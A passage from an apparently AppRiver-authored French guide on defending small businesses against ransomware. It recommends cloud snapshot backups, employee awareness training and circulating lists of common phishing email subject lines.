
Certains logiciels malveillants peuvent être installés sans le savoir par les employés en même temps que les autres programmes qu'ils téléchargent. Cela peut inclure des logiciels à partir de sites Web tiers ou de fichiers partagés via des réseaux de collègue à collègue, il est donc important de limiter les droits des utilisateurs d'installer des logiciels non surveillés.

Sauvegarde basée sur le Cloud

Le ransomware est capable de se propager vers des solutions de sauvegarde externes directement connectées à un PC. **Les sauvegardes en ligne** sont la forme la plus sûre de récupération d'une attaque. Si le ransomware parvient à s'exécuter et à commencer le cryptage des fichiers, une solution de sauvegarde en ligne peut **annuler** toutes les informations avant l'infection, ce qui vous permet de défaire tout dommage immédiatement.

Les solutions modernes de protection de toutes les données, prennent en charge les **sauvegardes incrémentales basées sur les instantanés**, toutes les cinq minutes, pour créer une série de points de récupération. Si votre entreprise souffre d'une attaque de ransomware, cette technologie vous permet de renvoyer vos données à un moment précis avant que la corruption ne se produise. En ce qui concerne le ransomware, le bénéfice est double. Tout d'abord, vous n'avez pas besoin de payer la rançon pour récupérer vos données. Deuxièmement, étant donné que vous rétablissez un point dans le temps avant que le système de ransomware n'infecte vos systèmes, vous pouvez être certain que tout est propre et que le logiciel malveillant ne peut plus être déclenché. De plus, certains produits de protection des données permettent aujourd'hui aux utilisateurs d'exécuter des applications à partir de sauvegardes basées sur l'image de machines virtuelles. Cette fonctionnalité est communément appelée **«récupération sur place» ou «récupération instantanée»**. Cette technologie peut être utile pour récupérer suite à une attaque de ransomware, car elle vous permet de continuer les opérations pendant que vos systèmes primaires sont en cours de restauration et avec peu ou pas de temps d'arrêt.

Astuce Sécurité

Certains programmes installeront d'autres applications avec des logiciels potentiellement indésirables. Cela peut inclure des barres d'outils ou des programmes qui vous montrent des annonces supplémentaires pendant que vous naviguez sur le Web. Déclinez et n'installez pas ces applications supplémentaires en décochant une boîte pendant l'installation.

Cette solution permet aux entreprises de rester opérationnelles lors de la catastrophe.

Programme de formation des employées

La formation de sensibilisation à la sécurité aidera les utilisateurs à faire plus attention à ce qu'ils voient, à ce qu'ils ouvrent et aux liens sur lesquels ils cliquent. Bien que la formation par elle-même ne résoudra pas complètement les problèmes liés à la sécurité d'une organisation, elle renforcera la capacité des utilisateurs - la première ligne de défense dans toute infrastructure de sécurité - d'être plus conscient des problèmes de sécurité et d'être moins susceptible de répondre aux tentatives de ransomware .

Astuce Sécurité

Éduquer les employés contre les logiciels pour générer des clés de logiciel (keygens) car ils installent souvent des logiciels malveillants en même temps.

Il est important d'investir suffisamment dans la formation des employés afin que la couche de protection «humaine» puisse constituer une dernière ligne de défense adéquate contre les attaques d'ingénierie sociale de plus en plus sophistiquées.

Appriver offre des cours de formation aux propriétaires d'entreprises petites et moyennes qui souhaitent former leurs employés sur la façon d'identifier les menaces, comment gérer les logiciels et comment être proactif dans l'utilisation des meilleures pratiques de sécurité dans le réseau. Testez les employés en envoyant des courriels de phishing bénins et examinez qui en est responsable, afin que vous puissiez les aider à apprendre.

Créer des listes de sujets

La majorité des attaques de logiciels malveillants ont récemment utilisé un langage très générique avec des éléments comme "**EMAIL: PIC4335525.JPG**" ou "**Quelqu'un vous a envoyé un message sécurisé**". D'autres ont des thèmes communs avec le libellé dans le sujet qui change fréquemment comme "**Votre colis FedEx # 874340346, état actuel: Livraison échouée**" et "**Livraison non réussie, livraison FedEx # 272462583**" plusieurs variantes différentes de ceci. D'autres formes de logiciels malveillants utilisent souvent des sujets tels que "**Vous avez reçu un fax**" ou "**Vous avez un nouveau message vocal**".
Utilisez votre accès administrateur au domaine de l'entreprise pour collecter les dernières tendances et publiez régulièrement une liste des 10 sujets les plus utilisés dans les logiciels malveillants de courrier électronique pour informer les utilisateurs des dernières tendances.

Conclusion

Les extorsionnaires basés sur la cyber-informatique utilisant le ransomware sont et continueront d'être une menace pour les entreprises d'aujourd'hui, quelle que soit leur taille. Cependant, l'éducation et l'installation de solutions fiables sont les pilliers d'une bonne protection. Assurez-vous que vos employés comprennent ce qu'il faut surveiller et vous pouvez éviter beaucoup de problèmes. Les menaces s'adaptent constamment et les criminels continuent d'améliorer leurs armes de choix. C'est pourquoi vous avez besoin d'une approche de sécurité multi-couches et d'un plan de sauvegarde en place.

Sources: AppRiver's Global Security Report | IBM report "Ransomware: How Consumers and Businesses Value Their Data" | FBI's Ransomware Prevention and Response for CISOs | Fake UPS emails deliver Windows shortcut malware by Jonathan French, Security Analyst at AppRiver | Infecting a system with Locky Ransomware. By Steve Ragan, Senior Staff Writer, CSO


appriver